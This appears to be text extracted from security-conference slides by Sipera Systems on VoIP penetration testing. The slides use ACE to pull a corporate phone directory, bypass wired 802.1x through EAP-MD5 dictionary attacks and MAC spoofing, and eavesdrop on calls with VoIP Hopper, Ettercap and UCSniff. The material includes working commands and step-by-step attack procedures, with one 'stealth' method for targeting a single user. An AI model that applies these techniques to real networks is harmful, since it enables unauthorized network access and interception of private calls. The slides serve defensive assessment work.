
```
bt Desktop #
bt Desktop #
bt Desktop #
bt Desktop # ls
Home System mac.txt* misc/ projects/ ucsniff-0.8.9/
bt Desktop #
bt Desktop #
bt Desktop # ace -i eth0 -c 1 -m 00:1E:F7:28:9C:8E
Capturing CDP Packets on eth0
Discovered VoIP VLAN: 200
dhcpcd: MAC address = 00:1e:c9:05:da:3c
dhcpcd: your IP address = 172.16.200.5
TFTP request for file SEP001EF7289C8E.cnf.xml sent
Successfully received file via TFTP, beginning to parse file name: SEP001EF7289C8E.cnf.xml
Sending HTTP request for corporate directory, server used jsp format
5 directory users written to file: directory-users.txt
bt Desktop #
```

Downloaded Files



```
bt Desktop #
bt Desktop #
bt Desktop #
bt Desktop # ls
Home System mac.txt* misc/ projects/ ucsniff-0.8.9/
bt Desktop #
bt Desktop #
bt Desktop # ace -i eth0 -c 1 -m 00:1E:F7:28:9C:8E
Capturing CDP Packets on eth0
Discovered VoIP VLAN: 200
dhcpcd: MAC address = 00:1e:c9:05:da:3c
dhcpcd: your IP address = 172.16.200.5
TFTP request for file SEP001EF7289C8E.cnf.xml sent
Successfully received file via TFTP, beginning to parse file name: SEP001EF7289C8E.cnf.xml
Sending HTTP request for corporate directory, server used jsp format
5 directory users written to file: directory-users.txt
bt Desktop #
bt Desktop #
bt Desktop # ls
Home SEP001EF7289C8E.cnf.xml system directory-users.txt mac.txt* misc/ projects/ ucsniff-0.8.9/
bt Desktop #
```

ACE Parsed XML File to get Directory URL




The screenshot shows a terminal window titled "ToorCon Linux Attacker SSH - SecureCRT". The window displays an XML configuration file. A red circle highlights the `<directoryURL>http://ucm1:8080/ccmcip/xmldirectory.jsp</directoryURL>` line, which contains the target directory URL.

```
<name>English_United_States</name>
<uid>1</uid>
<langCode>en_US</langCode>
<version>6.0.1.1(2)</version>
<winCharSet>iso-8859-1</winCharSet>
</userLocale>
<networkLocale>United_States</networkLocale>
<networkLocaleInfo>
<name>United_States</name>
<uid>64</uid>
<version>6.0.1.1(2)</version>
</networkLocaleInfo>
<deviceSecurityMode>1</deviceSecurityMode>
<idleTimeout>0</idleTimeout>
<authenticationURL>http://ucm1:8080/ccmcip/authenticate.jsp</authenticationURL>
<directoryURL>http://ucm1:8080/ccmcip/xmldirectory.jsp</directoryURL>
<idleURI></idleURI>
<informationURL>http://ucm1:8080/ccmcip/GetTelecasterHelpText.jsp</informationURL>
<messagesURL></messagesURL>
<proxyServerURL></proxyServerURL>
<servicesURL>http://ucm1:8080/ccmcip/getservicesmenu.jsp</servicesURL>
<dscpForSCCPPhoneConfig>96</dscpForSCCPPhoneConfig>
<dscpForSCCPPhoneServices>0</dscpForSCCPPhoneServices>
<dscpForQm2Dvce>96</dscpForQm2Dvce>
<transportLayerProtocol>1</transportLayerProtocol>
<dndCallAlert>5</dndCallAlert>
<phonePersonalization>0</phonePersonalization>
<singleButtonBarge>0</singleButtonBarge>
<joinAcrossLines>0</joinAcrossLines>
<capfAuthMode>0</capfAuthMode>
<capfList>
<capf>
/dire
```

Directory Text File

```
File Edit View Options Transfer Script Tools Help
[Icons] ToorCon Linux Attacker SSH - SecureCRT
ToorCon Linux Attacker SSH
bt Desktop #
bt Desktop #
bt Desktop #
bt Desktop # ls
Home System mac.txt* misc/ projects/ ucsniff-0.8.9/
bt Desktop #
bt Desktop #
bt Desktop # ace -i eth0 -c 1 -m 00:1E:F7:28:9C:8E
Capturing CDP Packets on eth0
Discovered VoIP VLAN: 200
dhcpcd: MAC address = 00:1e:c9:05:da:3c
dhcpcd: your IP address = 172.16.200.5
TFTP request for file SEP001EF7289C8E.cnf.xml sent
Successfully received file via TFTP, beginning to parse file name: SEP001EF7289C8E.cnf.xml
Sending HTTP request for corporate directory, server used jsp format
5 directory users written to file: directory-users.txt
bt Desktop #
bt Desktop #
bt Desktop # ls
Home SEP001EF7289C8E.cnf.xml system directory-users.txt mac.txt* misc/ projects/ ucsniff-0.8.9/
bt Desktop #
bt Desktop #
bt Desktop # more directory-users.txt
Andy(VP) Asava,1003
Greg(VP) Flowers,1000
John(CEO) Lochow,1001
Ravi(VP) Varanasi,1004
Eric(CMO) Winsborrow,1002
bt Desktop #
```

ACE Output matches Phone Entries



Sipera Systems

Impact

- Just a little assessment tool to demonstrate how corporate data is potentially integrated into VoIP / UC applications
- In the reception area (with unhindered physical access), an attacker could download the corporate directory over VoIP. This might not be a piece of information an enterprise would want just anyone to have. This information could be useful in social engineering scenarios.
- Cisco UCM functions as an HTTP Server for serving XML directory data. The problem is that the HTTP client is not authenticated. Any access that an IP Phone has, it is trivial for a rogue Laptop to have as well. In its current implementation, UCM web application can't distinguish valid IP Phone from rogue PC.
- Output of ACE can be used as data input to other, automated assessment tools for VoIP specific attacks



Sipera Systems

802.1x and VoIP

- **Wired 802.1x, to mitigate VLAN Hopping**
- **After an attacker gains access to physical voice port, another layer of security can be added in the form of Wired 802.1x.**
 - Designed to provide strong authentication from 802.1x supplicant in IP Phone sending username and password to Ethernet Switch.
 - By Design, supposed to provide strong authentication to VoIP Infrastructure and mitigate VLAN Hopping risk.

802.1x Supplicant support in IP Phones




Sipera Systems

Uses RFC 3847 EAP-MD5



Sipera Systems

User supplies password to supplicant in IP Phone



Sipera Systems

Two security issues

Wired 802.1x has two security problems.

1. Uses EAP-MD5 authentication protocol, which is vulnerable to an offline dictionary attack.

- Josh Wright at ShmooCon 4 (2008) highlighted this issue with EAP-MD5 usage in Wireless networks, “PEAP: Pwned Extensible Authentication Protocol”
- “EAP-MD5 is a legacy authentication mechanism that does not provide sufficient protection for user authentication credentials. Users who authenticate using EAP-MD5 subject themselves to an offline dictionary attack vulnerability.”
- Developed eapmd5pass tool to demonstrate this issue:
 - <http://www.willhackforsushi.com/code/eapmd5pass/1.4/README>

Two security issues

2. A user can share a Hub with the IP Phone in order to gain successful authentication

- A rogue laptop shares connection with IP Phone. Attacker does not need to know authentication credentials. Rogue laptop spoofs the MAC Address of IP Phone in instances where single-host mode 802.1x is enabled.
- Wired 802.1x only authenticates initially, when the port comes up. Does not enforce per-packet authentication as wireless implementations do.



Sipera Systems

Wired 802.1x Considered Harmful

- This issue was discussed with PCs in late 2004/2005, by two individuals:
 - Steve Riley: “802.1x on wired networks considered harmful”
 - http://blogs.technet.com/steriley/archive/2005/08/11/August-article_3A00_-802.1X-on-wired-networks-considered-harmful.aspx
 - Svyatoslav Pidgorny
 - “Getting Around 802.1x Port-based Network Access Control Through Physical Insecurity”
 - <http://sl.mvps.org/docs/802dot1x.htm>



Sipera Systems

Test Results

- When re-authentication mode is disabled, the security tester only needs to wait until the IP Phone authenticates. They then:
 1. Spoof the MAC Address of the IP Phone
 2. Unplug the IP Phone from the Hub
 3. At this point, they have identical network access to that of the IP Phone



Sipera Systems

Test Results

- When re-authentication mode is enabled, the attacker needs to keep the IP phone connected to the hub, unless they want to continuously re-connect.
- When connected simultaneously, sharing the MAC Address:
 - UDP connectivity works
 - ICMP connectivity works
 - TCP is limited. When the attacker sends a TCP SYN, the IP Phone responds with a RST, tearing down the 3-way handshake



Sipera Systems

5th Method: Test for 802.1x bypass

- **Objective:** Test to see if the attacker's PC can gain access to the dedicated access VLAN in a VoIP Infrastructure using 802.1x.
 - Use the XTest security assessment tool
- **XTest: 802.1x VoIP Infrastructure security tool with two main features.**
 1. 802.1x Supplicant supporting EAP-MD5
 2. Implements a dictionary attack against PCAP
 3. Can also implement the shared hub unauthorized access issue
- **Freely available for download**
 - <http://xtest.sourceforge.net>
 - Author: VIPER Lab



Sipera Systems

Technique 1

- **Share a hub with laptop and valid IP Phone**
 - Requires power supply for IP Phone, and network hub
- **Use the Wireshark Sniffer to capture a phone booting up**
- **Save network trace as pcap file**
- **Run xtest against the captured trace**
 - `xtest -c file.pcap -w english.txt`
- **XTest will find the password if it is contained in dictionary file**



Sipera Systems

Technique 2

- **Share a hub with laptop and valid IP Phone**
 - Requires power supply for IP Phone, and network hub
- **Wait until the IP Phone boots up**
- **Take note of the IP Phone MAC address**
- **Disconnect the IP Phone**
- **Spoof the MAC Address of the IP Phone**
- **PC issues a DHCP client request**



Sipera Systems

Conclusion

- **If Voice VLANs are in use and 802.1x, simply spoof CDP and the MAC address in order to gain access to the IP Phone VLAN**
 - Command: `voiphopper -i eth0 -c 2 -m 00:00:00:00:00:00`
- **If Voice VLANs are not in use and 802.1x is in use, use Xtest.**
- **Cisco IP Phones have a hardcoded username based on phone model and MAC Address. Avaya IP Phones have a username set by the user.**



Sipera Systems

Fishnet Security Discovered issue

802.1x can be bypassed when Voice VLANs are used by spoofing CDP

The screenshot shows a Microsoft Internet Explorer window displaying a Cisco security notice. The title bar reads "Cisco Security Notice: Cisco 802.1x Voice-Enabled Interfaces Allow Anonymous Voice VLAN Access - Windows Internet Explorer". The address bar shows the URL "http://www.cisco.com/warp/public/707/cisco-sn-20050608-8021x.shtml". The page content is titled "Cisco Security Notice: Cisco 802.1x Voice-Enabled Interfaces Allow Anonymous Voice VLAN Access". It includes sections for "Document ID: 65152", "Revision 1.0", and "For Public Release 2005 June 08 2000 UTC (GMT)". There is a link to "Please provide your [feedback](#) on this document.". A "Contents" section lists links to "Summary", "Details", "Workarounds and Mitigations", "Acknowledgment", "Status of This Notice: FINAL", "Revision History", "Cisco Security Procedures", and "Related Information". The browser interface includes standard toolbar icons, a search bar, and a menu bar with options like "Live Search", "Page", and "Tools".



Sipera Systems

6th Method: Test for VoIP Eavesdropping

- **Objective: Test to see if VoIP eavesdropping is possible within the internal VoIP infrastructure:**
 - Test to see if VoIP signaling data can be intercepted (call pattern tracking)
 - Test to see if RTP media can be intercepted and reconstructed
 - Voice mail passwords can be stolen through the interception of VoIP signaling / keypad button messages
- **VoIP Eavesdropping is one of several VoIP specific attacks that requires Man-in-the-Middle.**
- **Two techniques can be used:**
 1. voiphopper, ettercap, wireshark
 2. ucsniff



Sipera Systems

Eavesdropping technique #1

1. VLAN Hop

- Use VoIP Hopper

2. ARP Poison

- Use Ettercap

3. Sniff and reconstruct RTP Media

- Wireshark Sniffer
- Limitations of this method

- Can't automatically link signaling with media
- Wireshark can't decode G.722 Codec
- Slower



Sipera Systems

Eavesdropping technique #2

UCSniff VoIP Sniffer


- **Overview**
 - Free Assessment Tool
 - Automatically links VoIP signaling with RTP media
 - Support for G.722 media codec
 - ARP Poisoning engine / MitM
 - Voice VLAN Discovery and VLAN Hop support
 - IP Video Sniffer support
 - ACE Support – can target VoIP users based on directory name
 - Automatically re-constructs forward and reverse media into single file
- **Website**
 - <http://ucsniff.sourceforge.net>
 - Author: VIPER Lab



Sipera Systems

Eavesdropping technique #2

UCSniff VoIP Sniffer Live Demo



The Ultimate UCSniff Trick

- **This is the ultimate stealth UCSniff trick that can have you eavesdropping a targeted user with the least risk of service impact.**
 - So smooth and stealth, even a Ninja would be impressed
- **First, you need to know the IP address of target IP Phone. If you know the IP address, skip this step.**
- **You don't have to ARP Poison all of the traffic.**
- **You don't have to walk into the cube of the targeted user and look at their phone, learning the MAC Address of the IP Phone.**
- **There is a clandestine way to learn this information remotely.**

